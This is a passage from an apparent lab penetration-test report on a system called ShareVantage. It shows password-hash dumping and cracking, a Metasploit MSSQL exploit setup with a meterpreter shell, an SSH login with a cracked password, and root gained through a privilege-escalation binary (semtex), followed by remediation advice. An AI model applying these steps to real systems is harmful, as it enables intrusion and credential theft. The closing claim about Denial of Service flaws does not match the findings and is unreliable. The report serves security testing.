Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin))

Hash	Type	Result
9d38908b611eaea4aad3b435b51404ee	LM	09873
162b3b95f34e23c3bd20423d43e5c058	NTLM	09873
7d6d0542eca96839aad3b435b51404ee	LM	w3490
a0181d7439cd503bd53a465a4c75c1e8	NTLM	w3490
dcac50f060a803f1aad3b435b51404ee	LM	24906
fb4068adc1d29f380b1d4bdcb85d1011	NTLM	24906

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Figure 12: Password Hash Cracking


Now that we had access to the windows system we were not limited to what files and directories we could look into. In fact we could easily get important passwords by running hashdump in the shell. This is how we found the fifth flag broken into three chunks and represented in hash form. In addition, we found several other key data which was later used to gain access to the third linux system part of the whole system. Using John the Ripper or even a basic password cracking website easily found online we can translate the hash to plaintext as seen in Figure 12. While looking for these flag we found that sensitive information was again easily accessible by users and were represented

3.2.3 MSSQL Manipulation

```
Set PASSWORD 143M838
Set RHOST 10.10.10.100
Set PROXIES: socks4:127.0.0.1:8123
run
Go to your meterpreter window
Get the shell
```

Run sqlcmd -d development_user -Q “SELECT Distinct TABLE_NAME FROM information_schema.tables” sqlcmd -d development_user -Q “SELECT Distinct TABLE_NAME FROM information_schema.tables” TABLE_NAME

Figure 13: Access other databases



```
[*] 10.10.10.100:1433 - Running MS SQL Server Enumeration...
[*] 10.10.10.100:1433 - Version:
[*]     Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
[*]             Oct 14 2005 00:33:37
[*]             Copyright (c) 1988-2005 Microsoft Corporation
[*]             Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)
[*] 10.10.10.100:1433 - Configuration Parameters:
[*] 10.10.10.100:1433 -         C2 Audit Mode is Not Enabled
[*] 10.10.10.100:1433 -         xp_cmdshell is Enabled
[*] 10.10.10.100:1433 -         remote access is Enabled
[*] 10.10.10.100:1433 -         allow updates is Not Enabled
[*] 10.10.10.100:1433 -         Database Mail XPs is Not Enabled
[*] 10.10.10.100:1433 -         Ole Automation Procedures are Not Enabled
[*] 10.10.10.100:1433 - Databases on the server:
[*] 10.10.10.100:1433 -         Database name:master
[*] 10.10.10.100:1433 -         Database Files for master:
[*] 10.10.10.100:1433 -                 C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\master.mdf
[*] 10.10.10.100:1433 -                 C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\mastlog.ldf
[*] 10.10.10.100:1433 -         Database name:tempdb
[*] 10.10.10.100:1433 -         Database Files for tempdb:
[*] 10.10.10.100:1433 -                 C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\tempdb.mdf
[*] 10.10.10.100:1433 -                 C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\templog.ldf
[*] 10.10.10.100:1433 -         Database name:model
[*] 10.10.10.100:1433 -         Database Files for model:
[*] 10.10.10.100:1433 -                 C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\model.mdf
[*] 10.10.10.100:1433 -                 C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\modellog.ldf
[*] 10.10.10.100:1433 -         Database name:msdb
[*] 10.10.10.100:1433 -         Database Files for msdb:
[*] 10.10.10.100:1433 -                 C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\MSDBData.mdf
[*] 10.10.10.100:1433 -                 C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\MSDBLog.ldf
[*] 10.10.10.100:1433 -         Database name:development_user
[*] 10.10.10.100:1433 -         Database Files for development_user:
[*] 10.10.10.100:1433 -                 C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\development_use
r.mdf
[*] 10.10.10.100:1433 -                 C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\DATA\development_use
```

Figure 14: Multiple databases found in the system


While running msfconsole we discovered multiple databases on the windows system one of which was specific to development_user. Taking advantage of this finding in the windows system on the shell through meterpreter, we were able to get into the database. By running some windows sql commands you can view the rows of the the database and go directly into a particular row. This is how was we found the last flag on the windows system. The main finding here is that once inside the system an attacker can quite easily determine what rows and table are part of the database. With this information they can make any changes to the database or data and control it as they want it.

3.3 System Three - Linux System

3.3.1 Weak Password Hash

```
Meterpreter
Hashddump
Get development_user password
    crack ntlm password
     p3WorD

pentest_user@deb $   ssh development_user@10.10.10.10
Password: (above)
```

Figure 15: Getting access to linux host 10.10.10.10



```
  System information as of Fri Oct 14 13:54:15 CDT 2016

  System load:  0.0               Processes:           84
  Usage of /:   21.1% of 8.73GB   Users logged in:     1
  Memory usage: 34%               IP address for eth0: 146.6.7.182
  Swap usage:   0%                IP address for eth1: 10.10.10.102

  Graph this data and manage this system at:
    https://landscape.canonical.com/

New release '16.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Oct 14 13:54:16 2016 from wireless-10-147-163-26.public.utexas.e
du
pentest_user@deb:~$ ssh development_user@10.10.10.10
development_user@10.10.10.10's password:
Last login: Thu Nov 20 15:15:33 2014 from 10.10.10.101
[development_user@centos ~]$ ls
a.out  FLAG.txt  semtex.c
[development_user@centos ~]$ cat FLAG.txt
cda33f1ddca4ec6470c0808bce86674bb8ee9ed4a3b58d6ec278a82a07d8d9ae06b9408af0f7c2bc
59981dccf0a8e4aca89b599346d05bf190811e866d4eaec6
[development_user@centos ~]$
```

Figure 16: Inside 10.10.10.10 as development_user


The last portion of the testing involved getting into the third system which we had discovered while exploiting the first two systems. Because of previous findings of sensitive information and weak password hashes we were able to easily ssh into this system as development_user. Again, the hash for the password was very weak and could be easily cracked from simple online password cracking sites.

3.3.2 Root Permissions

```
Under development user -ls we see  a.out
Run ./a.out to get sudo access
```

Look into bash_history
Cd into root

Figure 17: Steps to gain root permission for development_user



```
[development_user@centos /]$ cd home/development_user/
[development_user@centos ~]$ ls
a.out  FLAG.txt  semtex.c
[development_user@centos ~]$ ./a.out
-sh-4.1# ls
a.out  FLAG.txt  semtex.c
-sh-4.1# cd ..
-sh-4.1# cd ..
-sh-4.1# ls
bin   cgroup  etc   lib    lost+found  misc  net  proc  sbin     srv  tmp  var
boot  dev     home  lib64  media       mnt   opt  root  selinux  sys  usr
-sh-4.1# cd root/
-sh-4.1# ls
anaconda-ks.cfg  FLAG.txt  install.log  install.log.syslog
-sh-4.1# cat FLAG.txt
d1c164825dd6ef3c3a123118d06c257f75770536dd367da325e028bf48abeece306a0f61b782ecd08dc158496f0dabdcfc
ba57282d9b6d59e5acae1f27c0aa3a
-sh-4.1#
```

Figure 18: Last flag in root directory

Once inside the las linux system as development_user we were able to read the complete .bash_history of the system. This means that we were able to read the commands "root" had ran and discovered that the last flag was in the root directory. Additionally, within development_user we found an a.out compiler executable which when ran allowed development_user root privileges. In result, we were able to easily maneuver through all the directories, but more specifically, the root directory. This is a major vulnerability which we had already discovered earlier and keeps recovering. Users are easily able to change their privileges to gain root permissions making it highly risky and vulnerable to be attacked. In addition, having an executable file such as "a.out" should not be present at all. Granting someone root access should not be as easy as running a simple file. This is a high risk vulnerability.

4 Suggested Controls

All of these controls are HIGH risk and should be dealt with immediately

4.1 Webapp vulnerabilities

The webapp creates many vulnerabilities for the system by allowing any user to change the permissions and ownership for any file and make it their own. This can be prevented by only letting users set permissions for files they own and only letting administrators transfer ownership (and possibly only for files they own). The webapp could also be exploited by viewing and modifying the webapp files, which contain information like database passwords. Change permissions so that only administrators can view these files.

4.2 Bash history

Another major vulnerability was the existence of .bash_history, which contains sensitive information about commands run by other users. These commands had information such as the root password to the database and highlighted all the important files and folders in the system. This history should be cleared, and not stored. To do the following command can be run: "set +o history; history -c".

4.3 MSSQL

For the 10.10.10.100 server, the main issue was the MSSQL instance, which gives access to the entire server. This resource recommends setting better passwords, and not storing it in plaintext. It also recommends running an antivirus software, which would stop the payload.

4.4 Sudo Access

For 10.10.10.10, the main issue was a file called "a.out", which let any user get sudo access. This file should be removed.

4.5 SSH Monitoring

Ssh was also one of the major vulnerabilities made possible by the webapp. By giving access to the .ssh folder the user can modify the authorized keys. This can be prevented by either hiding the .ssh folder, configuring ssh to require a password, or only let administrators ssh. Most of the other exploits were possible because of ssh tunneling, so by limiting the use of ssh throughout the system would stop this. For better security a network-based solution for monitoring encrypted connections, controlling the actions within those connections, and auditing the activity would be recommended.

5 Conclusion

In conclusion, it is in our best opinion that ShareVantage presents a **High** security risk due to:

- the ability to easily gain ownership of the file system,
- databases not secure enough making them gateways for attackers to get into the system
- important files holding credentials that is accessible by all users.

Until the **High** risk level vulnerabilities mentioned above are properly addressed, we cannot authorize the use of ShareVantage. The application has remotely exploitable Denial of Service vulnerabilities that severely compromise the system. These types of vulnerabilities enable not registered users to login with the credentials of a site user and take administrative actions. The exploit would allow a registered user to have some non-default permission such as creating and altering content.